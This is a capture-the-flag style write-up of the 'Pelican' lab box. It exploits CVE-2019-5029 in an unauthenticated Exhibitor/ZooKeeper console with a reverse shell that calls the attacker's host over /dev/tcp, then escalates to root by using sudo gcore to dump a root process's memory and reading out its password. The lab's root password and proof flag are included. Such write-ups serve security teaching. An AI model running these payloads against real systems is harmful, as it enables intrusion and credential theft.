Pelican
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Pelicanis aLinuxbox with a lot of surface. The key piece is anExhibitor(theZooKeeperweb supervisor) on 8080, which thenginxon 8081 redirects to.Exhibitorhas no authentication and itsjava.env scriptconfig field is executed as part of startup: CVE-2019-5029 turns that into command injection. We write a reverse shell into that field, hit Commit and land ascharles. For root,charlescan rungcorewithsudowithout a password; we dump the memory of thepassword-storeprocess running asroot(memory dump with gcore) andstringsreveals therootpassword in clear text.
Recon
Initial scan
ping -c 1 192.168.175.9864 bytes from 192.168.175.98: icmp_seq=1 ttl=61 time=30.0 msTTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The UDP sweep only leaves a 5353/udp (mDNS), so the weight falls on the TCP, which returns a long list:
nmap -sU --min-rate 5000 -Pn -n --open --top-ports 1000 192.168.175.98
nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.175.98
PORT STATE SERVICE
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open netbios-ssn
631/tcp open ipp
2181/tcp open zookeeper
2222/tcp open ssh
8080/tcp open http
8081/tcp open http
46295/tcp open java-rminmap -p22,139,445,631,2181,2222,8080,8081,46295 -sCV 192.168.175.98PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp open ipp CUPS 2.2
2181/tcp open zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8080/tcp open http Jetty 1.0
8081/tcp open http nginx 1.14.2
46295/tcp open java-rmi Java RMIThere is plenty of noise (Samba, CUPS, two SSH, Java RMI), but three ports tell the same story: 2181 is ZooKeeper (a distributed coordinator), 8080 is a Jetty and 8081 is an nginx that, when visited, redirects to http://192.168.175.98:8080/exhibitor/v1/ui/index.html. Exhibitor is the web interface that supervises ZooKeeper: that trio (ZooKeeper + Jetty + Exhibitor) is the real surface.
HTTP - TCP 8080: Exhibitor for ZooKeeper
The redirect leads to the Exhibitor 1.0 console. The Config tab shows the ZooKeeper startup parameters and, crucially, lets you edit them with no credentials asked:

Among the editable fields is java.env script, which Exhibitor writes to a java.env file and executes when the supervisor (re)starts. An unauthenticated interface that writes and runs a script is exactly what to look at.
Exploitation
CVE-2019-5029: command injection in Exhibitor
The missing authentication combined with that executable field is CVE-2019-5029: an unauthenticated command injection leading to RCE. The public advisory (exploit-db 48654) describes the exact procedure: in the java.env script field, any command wrapped in $() or backticks runs on Commit.

Before triggering the shell, we set up an nc listener:
nc -nlvp 4444We flip the Editing switch to ON, write a reverse shell into java.env script and hit Commit:
$(/bin/sh -i >& /dev/tcp/192.168.45.239/4444 0>&1)
Config   (Editing: ON)   [ Commit... ]

Paths
  ZooKeeper Install Dir:   /opt/zookeeper
  ZooKeeper Snapshot Dir:  /zookeeper/data

Ensemble
  Servers:            1:pelican
  Additional Config:  syncLimit=5
                      tickTime=2000
                      initLimit=10
  java.env script:    $(/bin/sh -i >& /dev/tcp/192.168.45.239/4444 0>&1)
For the change to apply you confirm with Commit > All At Once > OK; Exhibitor warns it will restart the instance, which is precisely what triggers the execution:

Shell as charles
With a listener waiting, the restart runs the java.env and we get the connection. We stabilise it to a pty with python3 and confirm the user:

charles@pelican:/opt/zookeeper$ id
uid=1000(charles) gid=1000(charles) groups=1000(charles)
charles@pelican:/opt/zookeeper$ cat /home/charles/local.txt
charles already grants access to local.txt. The next target is root.
Privilege escalation
sudo gcore: dumping the password-store memory
The first thing on landing is to check sudo -l, and there is a very specific permission here: charles can run gcore as any user without a password. In parallel, ps shows a root process that stands out:
sudo -l
ps -faux | grep -i password
User charles may run the following commands on pelican:
(ALL) NOPASSWD: /usr/bin/gcore
root 490 ... /usr/bin/password-storegcore (from GDB) produces a core dump (a snapshot of memory) of a running process. If we run it with sudo against the PID of root's password-store, we get a file with that process's memory, and a password manager keeps secrets in memory (memory dump with gcore):
sudo gcore -o passwordstore 490
strings passwordstore.490 | grep -i pass -A 2
charles@pelican:/tmp$ sudo gcore -o passwordstore 490
Saved corefile passwordstore.490
[Inferior 1 (process 490) detached]
charles@pelican:/tmp$ strings passwordstore.490 | grep -i pass -A 2
password-store
/usr/bin/password-store
...
001 Password: root:
ClogKingpinInning731
Among the strings of the dump appears the root password in clear text: ClogKingpinInning731.
Shell as root
With that password, a su root closes the box:
su root
whoami && ip a
charles@pelican:/tmp$ su root
Password:
root@pelican:/tmp# whoami && ip a
root
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 ...
    inet 192.168.175.98/24 brd 192.168.175.255 scope global noprefixroute ens192
And as root, the final proof:
cat /root/proof.txt && whoami && ip a && hostname
b4e8e987f1337e5d77259aa8949808c8
root
pelican
Attack chain
HTTP 8081 (nginx) → redirects to 8080 /exhibitor/v1/ui/  (Exhibitor 1.0 for ZooKeeper)
   └── unauthenticated Config: java.env script field  ── CVE-2019-5029
        └── $(/bin/sh -i >& /dev/tcp/<attacker>/4444 0>&1) ; Commit > All At Once
             └── reverse shell as charles  (local.txt)
                  └── sudo -l: (ALL) NOPASSWD: /usr/bin/gcore
                       └── sudo gcore -o passwordstore 490  (root's password-store process)
                            └── strings → root password  ── su root  (proof.txt)
Lessons learned
- Follow the redirects, not just the ports.
8081looked like just anothernginx; its redirect to8080/exhibitor/was the one that exposed the whole chain. Three services (ZooKeeper,Jetty,Exhibitor) told the same story. - An unauthenticated admin console that runs scripts is
RCE.Exhibitorwrote and executedjava.env; with no login,CVE-2019-5029is just filling a field and hitting Commit. gcorewithsudois a secret dump. Any permission that lets you read another process's memory (gcore,gdb,/proc/<pid>/mem) exposes whatever that process keeps in clear text; here, therootpassword handled bypassword-store.- Checking
sudo -lis always the first step. A single allowed binary with no password was the entire escalation. No kernel exploit needed.